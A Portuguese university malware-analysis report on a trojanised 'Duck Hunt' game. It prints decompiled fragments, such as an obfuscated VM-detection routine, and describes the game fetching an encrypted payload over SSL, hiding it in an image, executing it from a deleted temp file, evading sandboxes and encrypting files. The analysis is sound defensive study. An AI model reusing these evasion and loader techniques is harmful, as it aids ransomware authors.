

Evil Duck Hunt

Mestrado em Cibersegurança

Gonçalo Almeida, Maria Cunha, Sofia Vaz



Evil Duck Hunt

Engenharia Reversa

Mestrado em Cibersegurança

Gonçalo Almeida, Maria Cunha, Sofia Vaz
(79994) goncalo.almeida@ua.pt, (93089) mariastreicht@ua.pt,
(92968) sofiateixeiravaz@ua.pt

17/05/2022

Conteúdo

1	Introdução	1
2	Preâmbulo	2
2.1	Ferramentas	2
2.2	Termos técnicos	2
3	Primeira abordagem	3
4	Análise do ficheiro main	4
4.1	Função <code>main</code>	4
4.2	Análise de funções e variáveis globais	5
4.2.1	<code>d1</code>	5
4.2.2	<code>get2</code>	6
4.2.3	Variáveis globais	8
4.2.4	<code>r</code>	8
5	Análise do ficheiro temporário	9
5.1	Função <code>_INIT_1</code>	9
5.2	Função <code>FUN_001031b5</code>	11
5.3	Função <code>FUN_001027b6</code>	12
5.4	Função <code>FUN_00103c3d</code>	12
5.5	Função <code>FUN_00103eec</code>	13
5.6	Função <code>FUN_00103e96</code>	13
5.7	Função <code>FUN_0010312a</code>	13
5.8	Função <code>FUN_00103b53</code>	13
5.9	Função <code>FUN_001036f0</code>	14
5.10	Função <code>FUN_001039f3</code>	14
5.11	Função <code>FUN_00103499</code>	14
5.12	Função <code>FUN_00103e68</code>	15
5.13	Função <code>FUN_00103095</code>	15
5.14	Função <code>FUN_00102da8</code>	15
5.15	Função <code>FUN_00102a0c</code>	16
5.16	Função <code>FUN_00102a7a</code>	16
5.17	Função <code>FUN_00102b10</code>	16
5.18	Função <code>FUN_00102886</code>	17

5.19 Função FUN_00102559	17
6 Decifra dos Ficheiros Cifrados	18
7 Conclusão	19
8 Anexos	21

Lista de Figuras

4.1	Configurações do ficheiro <code>main</code>	4
4.2	Código da função <code>main</code>	5
4.3	Resultado da pesquisa por 'file'	6
4.4	Função <code>d1</code>	7
5.1	Imagem obtida após a execução segura do binário	10
5.2	Ficheiro <code>img.jpg</code> no Ghidra	11

Lista de Excertos

3.1	Conteúdo do ficheiro <code>run.sh</code>	3
8.1	<code>main</code> do ficheiro <code>main</code>	21
8.2	<code>d1</code> do ficheiro <code>main</code>	21
8.3	<code>get2</code> do ficheiro <code>main</code>	22
8.4	<code>r</code> do ficheiro <code>main</code>	27
8.5	<code>add_dir_name</code> do ficheiro temporário	28
8.6	<code>get_path_file_mult</code> do ficheiro temporário	29
8.7	<code>is_running_in_vm</code> do ficheiro temporário	31
8.8	<code>sighandler</code> do ficheiro temporário	32
8.9	<code>sig_checker</code> do ficheiro temporário	33
8.10	<code>rsa_setup</code> do ficheiro temporário	33
8.11	<code>can_get_rsa_p_from_file</code> do ficheiro temporário	35
8.12	<code>post_heroku</code> do ficheiro temporário	36
8.13	<code>create_rsa_from_dir</code> do ficheiro temporário	38
8.14	<code>read_file</code> do ficheiro temporário	39
8.15	<code>write_file</code> do ficheiro temporário	40
8.16	<code>encrypts_file</code> do ficheiro temporário	40

8.17	<code>key_id_setup</code> do ficheiro temporário	42
8.18	<code>key_generator</code> do ficheiro temporário	43
8.19	<code>encrypt_all_files_in_dir</code> do ficheiro temporário	45
8.20	<code>encrypt_users_dokument</code> do ficheiro temporário	49
8.21	<code>start_worm</code> do ficheiro temporário	49
8.22	<code>start_worm</code> do ficheiro temporário	50
8.23	<code>get_key</code> do ficheiro <code>decryptor.c</code>	51
8.24	<code>main</code> do ficheiro <code>decryptor.c</code>	52

Capítulo 1

Introdução

Este documento visa a explicitar o processo seguido para analisar um possível *malware*. O objeto de análise é um jogo do estilo *Duck Hunt*.

O objetivo do processo foi determinar:

Existe *malware*? Neste caso, não necessariamente verificar se existe comportamento inesperado, mas se o comportamento inesperado poderá ser danoso para o sistema.

Como é que o *malware* funciona?

O que é que o *malware* faz ao sistema?

O *malware* transmite-se para outras máquinas?

Existe um *beacon*?

Informação foi exfiltrada?

Também será importante recuperar os ficheiros da vítima.

O documento está organizado em preâmbulo (Capítulo 2), o processo de análise (capítulos 3 a 5), conclusão (Capítulo 7) e anexos (Capítulo 8). Este último capítulo tem todo o código fonte que foi alvo de *reverse engineering*.

contexto (vítima, o que temos) definição do que se quer organização do doc

Capítulo 2

Preâmbulo

Este capítulo visa a clarificar dúvidas que os leitores possam ter sobre o processo. Assim, detalha as ferramentas utilizadas (Seção 2.1) e termos técnicos(Seção 2.2)

2.1 Ferramentas

Este capítulo apresenta a lista de ferramentas usadas ao longo de todo o processo, com uma breve explicação do contexto no qual foram usadas.

Visual Studio Code[1] Esta ferramenta foi usada sempre que foi necessário abrir ficheiros e ler o seu conteúdo "em branco", isto é, sem pré processamento necessário.

Ghidra[2] Esta ferramenta foi utilizada para análise estática do ficheiro `main`. Esta é detalhada no Capítulo 4.

man pages O comando `man` foi extremamente útil no que toca a analisar código decompilado, uma vez que informou o que instruções faziam.

2.2 Termos técnicos

Reverse Engineering, Engenharia Reversa (processo)

O processo de *reverse engineering* é a análise de sistemas de modo a identificar componentes destes e inferir como estes comunicam entre si ([3]). Assim, *reverse engineering* passa por perceber como um sistema funciona internamente sem ter acesso a detalhes de implementação.

Ofuscação

Ofuscação é o ato de criar resistência ao processo de *reverse engineering*, quer seja ao colocar código em locais que não os habituais, dificultar a leitura humana, entre outros.

Sandboxing

Sandboxing é a execução de operações (potencialmente perigosas) em ambientes isolados.

Capítulo 3

Primeira abordagem

A primeira abordagem do processo de *reverse engineering* foi, como seria de esperar, explorar os ficheiros.

O primeiro ficheiro a explorar, `run.sh`, um ficheiro `bash`, visível em Ficheiro 3.1.

Ficheiro 3.1: Conteúdo do ficheiro `run.sh`

```
#!/bin/bash
```

```
LIBGL_ALWAYS_INDIRECT=0 ./main
```

Este ficheiro apenas corre o outro ficheiro presente na raíz, `main`, com o atributo de `LIBGL_ALWAYS_INDIRECT` a 0. Isto significa que o *rendering* gráfico é enviado diretamente para a GPU, significando que o processo será mais rápido [4]. Tendo isto em conta, será de esperar que o próximo passo no processo de *reverse engineering* será neste mesmo ficheiro.

Também existe um diretório com o que aparenta ser um projeto HTML. Assume-se que esta é a componente visual do "jogo" que a vítima assumiu estar a jogar.

Capítulo 4

Análise do ficheiro main

O primeiro passo foi abrir o ficheiro no **Ghidra**, com as especificações detalhadas automaticamente por este (Figura 4.1)




Figura 4.1: Configurações do ficheiro main

4.1 Função main

Após o pré-processamento, o primeiro passo foi abrir a função denominada **main**, uma vez que essa costuma ser a primeira função a ser executada, a não ser que os *developers* estejam a tentar esconder informação.

Após alguma correção de tipos de dados, foi obtido o código presente em Figura 4.2.

Este código surge como aparentemente benigno. No entanto, se este programa for, de facto, malicioso, o código principal não estaria na **main**.

Assim, definiu-se que se deveria estudar ocorrências de "file", uma vez que, se isto se tratar de *malware* que cifra ficheiros, essa palavra surgirá. O resultado, excluindo referências marcadas como externas, é visível na Figura 4.3.

Assim, os próximos passos passam por estudar as funções **d1**, **get2**, as menções globais **e**, finalmente, **r**. A **main** não será estudada nesta fase, uma vez que não foi encontrada mais informação que a recontextualize.

```
Decompile: main - (main)

1
2 /* WARNING: Could not reconcile some variable overlaps */
3
4 int main(int param_c, char *param_v)
5
6 {
7     undefined8 in_R8;
8     undefined8 in_R9;
9     char local_2088 [4208];
10    char local_1018 [4104];
11    webview webview;
12
13    _webview = webview_create(0,0);
14    webview_set_title(_webview,"Ducks & Guns");
15    webview_set_size(_webview,1024,768,0,in_R8,in_R9,param_v);
16    getcwd(local_1018,0x1000);
17    sprintf(local_2088,"file://%s/html/index.html",local_1018);
18    webview_navigate(_webview,local_2088);
19    webview_run(_webview);
20    webview_destroy(_webview);
21    return 0;
22 }
23
```

Figura 4.2: Código da função main

4.2 Análise de funções e variáveis globais

4.2.1 d1

Ao verificar as chamadas para esta função, para melhor perceber os tipos de parâmetros, foi descoberto que esta é chamada, incondicionalmente, pela função `a`. Essa função, em si, é chamada pela `__libc_csu_init`, e essa pela `__start`. Todas estas chamadas são incondicionais e, por isso, a função será, necessariamente, chamada.

Após algum *reversing*, foi assumido que esta cria uma `string` e criando um processo com esse nome. Se o processo não for aberto, a função retorna 0. Se não, lê os dados do processo. Se os dados forem nulos, o processo é fechado e é retornado 0. Após isso, são efetuadas transformações na `string`, e verifica-se se alguma das `strings` de uma bateria estão presentes. No momento que uma das `strings` seja detetada, é retornado 1. Se os dados do processo forem lidos até serem nulos

0010dc91	d1	FILE * popen(char * __command, char * __modes)
0010dcd0	d1	size_t fread(void * __ptr, size_t __size, size_t __n, FILE * __stream)
0010ddc0	d1	int pclose(FILE * __stream)
0010dfc0	get2	void ERR_print_errors_fp(FILE * fp)
0010dff0	get2	void ERR_print_errors_fp(FILE * fp)
0010e0b7	get2	void ERR_print_errors_fp(FILE * fp)
0010e322	get2	FILE * fopen(char * __filename, char * __modes)
0010e322	get2	FILE * fopen(char * __filename, char * __modes)
0010e35a	get2	size_t fwrite(void * __ptr, size_t __size, size_t __n, FILE * __s)
0010e421	get2	int fclose(FILE * __stream)
001150ee	s_file://%/html/index.html_001150ee	Global
001150ee	s_file://%/html/index.html_001150ee	Global
0010e76b	main	LEA RCX,[s_file://%/html/index.html_001150ee]
0010e76b	main	= "file://%/html/index.html"
0010e772	main	= "file://%/html/index.html"
0010e772	main	MOV param_v=>s_file://%/html/index.html_001150ee,RCX
0010e45d	r	FILE * fopen(char * __filename, char * __modes)
0010e45d	r	FILE * fopen(char * __filename, char * __modes)
0010e477	r	int fseek(FILE * __stream, long __off, int __whence)
0010e483	r	long ftell(FILE * __stream)
0010e4a1	r	int fseek(FILE * __stream, long __off, int __whence)
0010e4de	r	size_t fread(void * __ptr, size_t __size, size_t __n, FILE * __stream)
0010e5e3	r	int chmod(char * __file, __mode_t __mode)
0010e5f9	r	int open(char * __file, int __oflag, ...)

Figura 4.3: Resultado da pesquisa por 'file'

e nenhuma das **strings** forem detetadas, é retornado 0.

Resumindo, a função retorna 1 se o processo for criado e em nenhum ponto forem encontradas **strings** específicas. Se isso não se verificar, retorna 0.

Este comportamento é inesperado num jogo, e potencialmente detetará virtualizações.

4.2.2 get2

Esta função é chamada por **a** se tanto **d1()** como **d3()** nunca devolverem algo que não 0, cada uma com argumentos específicos. Assim, esta função poderá ser chamada durante a execução habitual, isto é, não é uma função isolada criada para ofuscação.

O resultado desta função resulta na execução, ou não execução, de **r**.

Esta função começa por verificar se uma imagem está acessível, estando esta no *path* **/tmp/image.jpg**. Se isso ocorrer, a função retorna 1.

Se não, é lido um pedaço de memória, sendo este decifrado e é, de si, extraído um *host*. Se a obtenção deste não resultar, é retornado -1.

Se resultar, é extraído um IP e criada uma *socket* com o domínio **AF_INET** de datagrama com o protocolo *default* [5]. Se a criação deste *socket* falhar, será retornado -1.

Se não falhar, a *socket* é conectada ao IP mencionado acima. Se esta conexão falhar, a função retornará -1.


Depois disto, é inicializada uma sessão **OPENSSL**. Se a inicialização falhar, será retornado -1.

Se não falhar, é inicializada a sessão **crypto**, sendo que, se esta falhar, será retornado -1.

Continuando a execução, é criada a sessão **SSL** completa com o contexto de **crypto**, e, se esta criação falhar, a função retornará -1.

Depois disto, a sessão **SSL** é conectada à *socket* mencionada acima. São lidos dados da memória, que serão decifrados e escritos para a sessão. Se a escrita não for bem sucedida, será retornado -1.

Continuando, são preparadas uma bateria de variáveis, e são lidos os dados da sessão **SSL**. Se a leitura não ocorrer, é iniciada a bateria de instruções de fecho da função, que será discutida



```

15
16 c = 0;
17 size_param = strlen(param);
18 longer_param = (char *)malloc(size_param + 1);
19 for (i = 0; uVar3 = (ulong)i, size_param = strlen(param), uVar3 < size_param; i = i + 1) {
20     longer_param[i] = param[i] ^ 0xf3;
21 }
22 size_param = strlen(param);
23 longer_param[size_param] = '\0';
24 stream = popen(longer_param, "r");
25 if (stream != (FILE *)0x0) {
26     free(longer_param);
27     do {
28         size_param = fread(pointer_w_content, 1, 0x400, stream);
29         fread_result = (int)size_param;
30         if ((int)size_param < 1) goto pclose;
31         for (j = 0; j < fread_result; j = j + 1) {
32             pointer_w_content[j] = pointer_w_content[j] ^ 0x9a;
33         }
34         has_string = strstr((char *)pointer_w_content, &DAT_0011500a);
35     } while (((has_string == (char *)0x0) &&
36             (has_string = strstr((char *)pointer_w_content, &DAT_00115011),
37             has_string != (char *)0x0)) &&
38             (has_string = strstr((char *)pointer_w_content, &DAT_0011501c),
39             has_string != (char *)0x0)) &&
40             ((has_string = strstr((char *)pointer_w_content, &DAT_00115021),
41             has_string != (char *)0x0) &&
42             (has_string = strstr((char *)pointer_w_content, &DAT_00115028),
43             has_string != (char *)0x0))));
44     c = 1;
45 pclose:
46     pclose(stream);
47 }
48 return c;
49 }
50

```

Figura 4.4: Função d1

mais tarde. Depois, se os dados da sessão SSL tiverem os caracteres `\r` ou `\n`, um novo ciclo será iniciado. Se os primeiros caracteres dos dados forem iguais a `"HTTP/1.1"`, mais dados serão lidos, sendo verificado se estes são o desejado. Se não forem, o ciclo é parado e a variável de marcação de leitura fica a 0. Esta variável será relevante mais tarde. Se os primeiros caracteres não forem iguais a `"HTTP/1.1"`, é verificado se estes são iguais a `"Content-Length: "`. Se for, a variável mencionada acima será marcada como 0 e o ciclo será fechado. Se não, é verificado se os dados da sessão SSL começam com `\r\n\r\n`. Se começarem, o ciclo é parado. Caso a execução do ciclo ainda esteja a ocorrer, o ciclo será reiniciado com os dados da sessão SSL "partida" pelos delimitadores `\r\n\r\n`, a não ser que esta repartição devolva *string* vazia. Ou seja, são lidos os dados da sessão SSL, sendo que, se for verificado que estes têm a sequência `"HTTP/1.1"` ou `"Content-Length: "`, a variável que marca que a sessão SSL foi lida é mudada para 0.

Com isto, é verificado se o ficheiro `/tmp/img.jpg` pode ser aberto para escrita, sendo escritos dados neste. De notar que estes dados são os obtidos da sessão SSL.

Depois disto, a sequência de instruções de fecho é começada. Estas são o fecho da sessão SSL, apagamento do contexto da mesma, fecho da *socket*, fecho do ficheiro `/tmp/img.jpg` (se este tiver sido aberto), e retorno da possibilidade de abertura deste.

Em suma, esta função verifica se um ficheiro chamado `/tmp/img.jpg` existe e, se não existir, é aberta uma sessão SSL e a imagem será criada com os dados da mesma. Se, em alguma parte da execução, ocorrer um erro, será devolvido `-1`.

Este tipo de comportamento é, no mínimo, suspeito para a natureza do suposto jogo.

4.2.3 Variáveis globais

Ambas as referências surgem, aparentemente, como *strings* usadas na função `main`, explorada anteriormente.

4.2.4 `r`

Como foi mencionado anteriormente, a função `r` será chamada se, e apenas se, a função `get2()` retornar 1. Assim, esta função apenas será chamada se o ficheiro `/tmp/image.jpg` existir, ou se houver uma ligação à *internet* e este for escrito.

A funcionalidade desta função é simples: abre o ficheiro mencionado acima, e procura a última ocorrência de "DEADBEAF". Ao encontrá-la, decifra os dados a partir dessa posição. Depois, cria um ficheiro temporário, abre-o e elimina-o. Assim, o ficheiro está acessível, através do ficheiro aberto, mas no momento que seja fechado, qualquer referência a este não será obtível. Depois, são escritos, no ficheiro, os conteúdos decifrados, e o ficheiro é executado.

Este é comportamento altamente suspeito, e o ficheiro criado será o próximo a ser investigado. Para isso, o binário será alterado de modo a ignorar a deteção de ambiente virtual e a eliminação do ficheiro.

Capítulo 5

Análise do ficheiro temporário

Como foi concluído anteriormente, o comportamento do ficheiro `main` passa pela deteção de execução num ambiente virtual e, se isso não for verificado, na execução de código obtido via sessão SSL. Este código é guardado num ficheiro temporário, sendo este eliminado.

Assim, é necessário explorar esse ficheiro. Para isso, será necessário alterar o ficheiro `main` de modo a este não eliminar o ficheiro. Também será importante, para efeito de *sandboxing*, que sejam removidas deteções de ambientes virtualizados, uma vez que isso tornará possível uma execução mais segura.

Após estas alterações e a execução do binário numa máquina virtual, foi, de facto, encontrado um ficheiro `/tmp/img.jpg`, sendo este visível na Figura 5.1. É uma imagem, no entanto, pelo que foi estudado anteriormente, neste estará presente o código que será executado.

Segundo a função `r` estudada anteriormente, o código executado é cifrado (ou decifrado) a partir da última ocorrência da sequência "DEADBEAF". Abrindo o ficheiro com a aplicação Ghidra, e utilizando a mesma linguagem usada na análise do ficheiro `main`, é possível ver que, de facto, existe o código da imagem, a sequência mencionada acima, e mais informação (Figura 5.2).

Também se tem acesso a um ficheiro começado com `.crypt`, também na pasta `tmp`. Abrindo o ficheiro no Ghidra, este decompila corretamente.

Após alguma navegação neste ficheiro, foi descoberto que a função `_INIT_1` é chamada durante a inicialização da execução.

5.1 Função `_INIT_1`

Esta função começa com a inicialização de uma bateria de variáveis.

Depois disso, chama a função `get_path_file_mult` com os parâmetros `"sys/devices"` e `1`, obtendo uma espécie de *seed* do conteúdo nos diretórios e subdiretórios de `sys/devices`. Esta função é explicada na Seção 5.2. Os primeiros 4 bytes do retorno são concatenados com os últimos 4 bytes deste, sendo o resultado guardado numa variável. Depois, é chamada a função `is_running_in_vmware`, explorada em Seção 5.4. Esta função é chamada com um parâmetro que, quando XOR com `0xf3`, resulta em `lspci`. Isso significa que a função é chamada com a execução do comando que lista os barramentos PCI, procurando, nestes, a existência de VMWare ou inexistência de VirtualBox, QEMU, VirtIO ou KVM. Este resultado é guardado com o OR de uma variável global.




Figura 5.1: Imagem obtida após a execução segura do binário

Depois, é chamada a função `sig_checker`, estudada em Seção 5.5. O valor é OR com o valor da função do parágrafo anterior.

Se o valor resultante da operação for menor do que 0, ocorre uma bateria de instruções que não foram decompiladas na íntegra. Considerando a natureza da condição deste `if`, será de assumir que estas instruções nunca ocorrerão, estando, portanto, presentes para ofuscar código.

Se o resultado de ambas as funções (`is_running_in_vmware` e `sig_checker`) for 0, isto é, o envio de sinais estiver a funcionar corretamente e não correr, aparentemente, em máquina virtual, é executada a função `start_worm` - explicada em Seção 5.7.

Depois disto, a função finaliza a sua execução.

Em suma, esta função faz algumas verificações de potencial virtualização e, se não houver indícios para isso, os dados do utilizador serão cifrados. Por isso, a função será denominada `initialization`.

As secções seguintes explicitam todas as funções necessárias para a perceber que este é o funcionamento do ficheiro.




Figura 5.2: Ficheiro `img.jpg` no Ghidra

5.2 Função `FUN_001031b5`

Esta função começa com a abertura do diretório com o nome do primeiro parâmetro.

Se este não for válido, a função retorna o valor do segundo parâmetro.

Chamemos a este ponto de execução o ponto A. Se for, é verificado se o atual ficheiro do *directory stream* é `..` ou `..`. Se for, o ficheiro é fechado, retornando o valor do segundo parâmetro. Se não for, é criado um *path* usando o primeiro parâmetro e o nome do ficheiro - chamando a função `add_dir_name` (Seção 5.3). Se este *path* tiver `"br-"` ou `"usb"` ou `"software"`, é se retornado ao ponto A, mas seguindo para o diretório seguinte da lista.

Se o ficheiro atual for um diretório, é chamada a função função atual recursivamente, com o

path e o segundo parâmetro como parâmetros. O segundo parâmetro é incrementado com o valor do retorno da chamada.

Se esse não for o caso e o nome do ficheiro contenha "model", "address" ou "name", a execução salta para o ponto A.

Se o salto mencionado acima não se verificar, o ficheiro atual é aberto em modo leitura. Se for aberto, o segundo parâmetro será multiplicado pelo valor de cada posição de dados do ficheiro, e pelo valor de cada carácter do seu *path*.

Finalmente, retorna-se ao ponto A.

Em suma, esta função lê os dados de todos os ficheiros no diretório fornecido, tal como sub-diretórios seguintes, com algumas exceções, e retorna o valor de cada bit dos ficheiros e dos seus caminhos multiplicado com o valor do segundo parâmetro. Assim, esta função será apelidada de `get_path_file_mult`.

5.3 Função FUN_001027b6

Esta função lê ambos os parâmetros que recebe e soma-os, colocando um '/' entre o primeiro e segundo parâmetros se o primeiro não acabar com esse *char*. Por isso, esta função foi denominada, durante o processo de *reversing*, `add_dir_name`. O código *reversed* é visível no excerto 8.5, presente nos anexos.

5.4 Função FUN_00103c3d

Esta função começa por fazer XOR do valor recebido como parâmetro com 0xF3, adicionando-lhe, no fim, o *char* terminador de *strings*.

Depois, é aberto um processo que executará o comando com estes dados, sendo que a *stream* associada a este será de leitura. Se for possível alocar esta memória, será iniciado o ciclo B.

O ciclo B consiste na leitura dos dados do processo. Se não for possível ler estes dados, será iniciada a sequência de fecho da função. Se for, cada posição (até ao número de itens lidos do processo) de um *array* que, até este ponto, não tinha sido inicializado, será XOR com 0x9a, sendo este valor guardado na mesma posição. De notar que este *array* é o usado na inicialização do *array* com os dados do *pipe*. Este ciclo será repetido enquanto este *array* tiver algumas *substrings*.

Considerando que as *substrings* são comparados com dados XORd com 0x9a, será útil executar essa operação nelas. Assim se conclui que as *strings* verificadas são nomes de virtualizadores conhecidos, sendo que o ciclo se repete se for não detetado VMWare e for detetado VirtualBox, QEMU, VirtIO e KVM.

Se for possível completar o ciclo sem iniciar a sequência de fecho, a variável de retorno é mudada para 1. A este ponto, a sequência de fecho será iniciada.

A sequência de fecho da função consiste em fechar o processo mencionado acima e retornar a variável de dados de retorno. Se, a este ponto, a variável de retorno não tiver sido mudada para 1, então o retorno será 0.

Em suma, esta função abre um processo, executando o comando indicado pelo parâmetro XOR 0xf3 e verifica se os dados do processo têm o nome de virtualizadores conhecidos. Assim, é um detetor de virtualização, retornando 1 se se estiver perante um ambiente virtualizado via VMware e 0 se não. Por isso, a função será denominada, também, por `is_running_in_vmware`.

5.5 Função FUN_00103eec

Esta função começa por definir que, se houver um erro do tipo SIGTRAP, a função a correr será a `sighandler` - função essa que será analisada na Seção 5.6.

